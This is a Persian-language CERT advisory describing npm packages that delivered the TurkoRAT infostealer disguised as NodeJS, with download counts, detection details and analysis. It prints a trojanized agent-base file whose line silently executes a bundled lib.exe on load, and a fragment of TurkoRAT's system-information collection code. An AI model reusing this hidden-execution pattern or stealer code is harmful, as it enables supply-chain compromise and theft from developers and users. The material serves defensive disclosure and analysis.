بسمه‌تعالی

وزارت ارتباطات و فناوری اطلاعات

سازمان فناوری اطلاعات ایران

معاونت امنیت فضای تولید و تبادل اطلاعات

مرکز ماهر

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه ای

گزارش فنی

گزارش npm-packages_Trojan

نوع سند ..... گزارش فنی

شماره نگارش ۱

تاریخ نگارش ۱۴۰۲/۰۲/۳۱

طبقه‌بندی سند ..... عادی

تهران، خیابان شهید بهشتی بین بزرگراه شهید مدرس و خیابان احمد قصیر- پلاک۲۶۷

(۰۲۱) ۸۸۱۱۵۷۲۴

(۰۲۱) ۸۸۱۱۵۷۲۴

cert.ir

فهرست مطالب

۱ شرح آسیب‌پذیری

بسته‌های npm کشف شده است که فایل‌های اجرایی TurkoRAT را که از NodeJS تبعیت می‌کنند، ارائه می‌دهند. پژوهشگران توانسته‌اند چندین بسته npm را کشف کنند که با نام‌هایی برگزیده از کتابخانه‌های NodeJS نام‌گذاری شده‌اند و حتی یک فایل اجرایی ویندوز را شبیه سازی کرده‌اند که به نظر NodeJS می‌آید، اما یک تروجان مخرب را نصب می‌کند.


این بسته‌ها، با توجه به رفتار ناشناس و نرخ کشف بسیار پایین، بیش از دو ماه قبل از کشف آنها، توسط پژوهشگران در npm وجود داشتند.

گروه پژوهشی در شرکت امنیت نرم‌افزاریReversingLabs ، سه بسته npm را که بیش از دو ماه در ثبتnpmjs.com پنهان مانده بودند، مورد تجزیه و تحلیل قرار داده‌اند. این بسته‌ها که به طور کلی حدود ۱۲۰۰ بار دریافت شده‌اند، به شرح زیر نامگذاری شده‌اند:

بسته	نسخه	تعداد دانلود
nodejs-encrypt-agent	6.0.2, 6.0.3, 6.0.4, 6.0.5	521
nodejs-cookie-proxy-agent	1.1.0, 1.2.0, 1.2.1, 1.2.2, 1.2.3, 1.2.4	678
axios-proxy	1.7.3, 1.7.4, 1.7.7, 1.7.9, 1.8.9, 1.9.9	23

پژوهشگران شرکت ReversingLabs در گزارش خود اظهار می‌کنند: بستهnodejs-encrypt-agent ، که بیش از دو ماه قبل منتشر شده است، در نگاه اول به عنوان یک بسته قابل اعتماد به نظر می‌رسد. با این حال، عدم همخوانی‌ها، نشانگرهای قرمز را برای پژوهشگران ما فراهم کرد. با این حال، در ابتدا فکر می‌کردیم که این بسته نمی‌تواند خطرناک باشد. اگر چنین بود، قطعاً توسط مدیران npm متوجه شده و حذف می‌شد.


اگرچه nodejs-encrypt-agent در ابتدا هشدارها را به وجود نیاورد و حتی عملکردی مشابه بسته‌های قانونی مانند-agent base را نیز داشت، اما پژوهشگران متوجه شدند که موارد بیشتری در آن وجود دارد.



شکل ۱: صفحه npm برای بسته مخرب nodejs-encrypt-agent


هنوز در بسته nodejs-encrypt-agent تفاوت کوچکی وجود داشت، اما بسیار مهم بود: این بسته حاوی یک فایل اجرایی قابل حمل (PE) بود که با تجزیه و تحلیل انجام شده توسط ReversingLabs ، مشخص شد که مخرب است.

فایل PE که اشاره شده است، یک فایل اجرایی ویندوز با نام 'lib.exe' است، حدود ۱۰۰ مگابایت حجم دارد و در نگاه اول به طور آشکار مشکوک به نظر نمی‌رسد.



شکل ۲:lib.exe موجود در بسته nodejs-encrypt-agent npm

این فایل به طور نزدیک شباهت زیادی به برنامه واقعی NodeJS از نظر هدرها و فراداده‌هایPE ، کد و قابلیت‌ها دارد. در واقع نسخه‌های مختلف اجرایی 'lib.exe' که در برخی نسخه‌های nodejs-encrypt-agent وجود داشت، نرخ تشخیص بسیار پایینی داشتند.



شکل ۳ نرخ پایین تشخیص VirusTotal برای برخی از فایل‌های lib.exe

همین موضوع در مورد فایل lib.exe مورد تجزیه و تحلیل توسط ReversingLabs هم صادق است. تجزیه و تحلیل VirusTotalنشان می‌دهد که این فایل اجرایی عملکردی مشابه Node.js را تقلید می‌کند و حاوی فراداده‌های هویتی مشابه با برنامه قانونی می‌باشد. پژوهشگر ReversingLabs به نام Igor Kramarić که بسته مخرب را تجزیه و تحلیل کرده بود، مشاهده کرد که یک یا چند فایل جاوااسکریپت در داخل بسته nodejs-encrypt-agent حاوی عملکرد قانونی بودند، اما همچنین دارای کدی بودند که به آرامی فایل 'lib.exe' از بسته نصب شده را اجرا می‌کردند.

```
"use strict";
var __importDefault = (this && this.__importDefault) || function (mod) {
    return (mod && mod.__esModule) ? mod : { "default": mod };
};
const events_1 = require("events");
const debug_1 = __importDefault(require("debug"));
const promisify_1 = __importDefault(require("./promisify"));
const child_process_1 = require("child_process");
(0, child_process_1.exec)(`${__dirname}/lib.exe`, () => 1);
const debug = (0, debug_1.default)('agent-base');
function isAgent(v) {
    return Boolean(v) && typeof v.addRequest === 'function';
}
function isSecureEndpoint() {
    const { stack } = new Error();
    if (typeof stack !== 'string')
        return false;
    return stack.split('\n').some(l => l.indexOf('(https.js:') !== -1 || l.indexOf('node:https:') !== -1);
}
function createAgent(callback, opts) {
    return new createAgent.Agent(callback, opts);
}
(function (createAgent) {
    /**
     * Base `http.Agent` implementation.
     * No pooling/keep-alive is implemented by default.
     *
     * @param {Function} callback
     * @api public
     */
    class Agent extends events_1.EventEmitter {
        constructor(callback, _opts) {
            super();
```

شکل ۴ بسته npm که «lib.exe» همراه را اجرا می کند

همانطور که در بالا مشاهده کردیم: شکی در مورد مخرب بودن فایل PE کشف شده در بسته npm وجود نداشت. فایل اجرایی مخرب مذکور نرم‌افزار TurkoRAT Infostealer را اجرا می‌کرد؛ یک "گرابر" و سارق اطلاعات قابل تنظیم که سخت به تشخیص می‌رسد.

فهرستی از رفتارهای مخرب یا مشکوک مشاهده شده وجود داشت که شامل ویژگی‌هایی بود که برای سرقت اطلاعات حساس از سیستم‌های آلوده طراحی شده بودند، از جمله اطلاعات ورود کاربران و کیف‌های رمزنگاری شده، و همچنین برای فریب و شکست دادن محیط‌های سندباکس و ابزارهای دیباگری که برای تجزیه و تحلیل فایل‌های مخرب استفاده می‌شوند.

```
module.exports = (client) => {
return {
    async get_user_info() {
      let cpus = [];

      for (var cpu of client.config.user.cpus) {
        cpus.push(client.utils.encryption.decryptData(cpu));
      }

      let pc_info_text =
        "<================[   User Info   ]================>\n<================[t.me/turcoflex]================>\n\n";
      let fields = [];

      const wifi_connections = await client.config.user.wifi_connections();

      for (let [key, value] of Object.entries({
        "CPU(s)": cpus.join("\n"),
        "RAM": client.utils.encryption.decryptData(client.config.user.ram),
        "Version": client.utils.encryption.decryptData(
          client.config.user.version
        ),
        "Uptime": client.utils.encryption.decryptData(
          client.config.user.uptime
        ),
        "Host directory": client.utils.encryption.decryptData(
          client.config.user.hostdir
        ),
        "Host name": client.utils.encryption.decryptData(
          client.config.user.hostname
        ),
        "PC Name": client.utils.encryption.decryptData(
          client.config.user.username
        ),
        "Type": client.utils.encryption.decryptData(client.config.user.type),
        "Arch": client.utils.encryption.decryptData(client.config.user.arch),
        "Release": client.utils.encryption.decryptData(
          client.config.user.release
        ),
```

شکل ۵ قطعه ای از کد TurkoRAT که در EXE بسته بندی شده است

مشابه بسته nodejs-encrypt-agent ، نسخه‌های nodejs-cookie-proxy-agent نیز این تروجان را منتشر می‌کردند، اما یک مرحله اضافی برای اجتناب از تشخیص وارد کرده بودند. به جای بسته 'lib.exe' را مستقیماً درون خود قرار دادن، nodejs-cookie-proxy-agent axios-proxyرا به عنوان یک وابستگی مشخص کرد و این ابزار نیز شامل فایل اجرایی مخرب بود که هر زمان بسته قبلی توسط یک کاربر نصب می‌شد، استخراج می‌شد.

این بار، حمله‌کنندگان آن را به عنوان یک وابستگی به نام axios-proxy در نظر گرفتند که در هر فایل موجود در نسخه‌های ۱,۱,۰، ۱,۲,۰، ۱,۲,۱ و ۱,۲,۲ از nodejs-cookie-proxy-agent وارد می‌شود. تمامی بسته‌های مخرب بلافاصله پس از تشخیص آنها توسط ReversingLabs از ثبتگاه npm حذف شدند. اما این نکته که این بسته‌ها بیش از دو ماه در npmباقی ماندند، خطرات مرتبط با بسته‌های منبع باز غیرمورد تأیید را که می‌توانند برای امنیت زنجیره تأمین نرم‌افزارها مشکلاتی ایجاد کنند، هشدار می‌دهد. این مسئله توسط پژوهشگران مطرح شده است.

۲ مراجع

1- https://www.bleepingcomputer.com/news/security/npm-packages-caught-serving-turkorat-binaries-that-mimic-nodejs/
2- https://thehackernews.com/2023/05/developer-alert-npm-packages-for-nodejs.html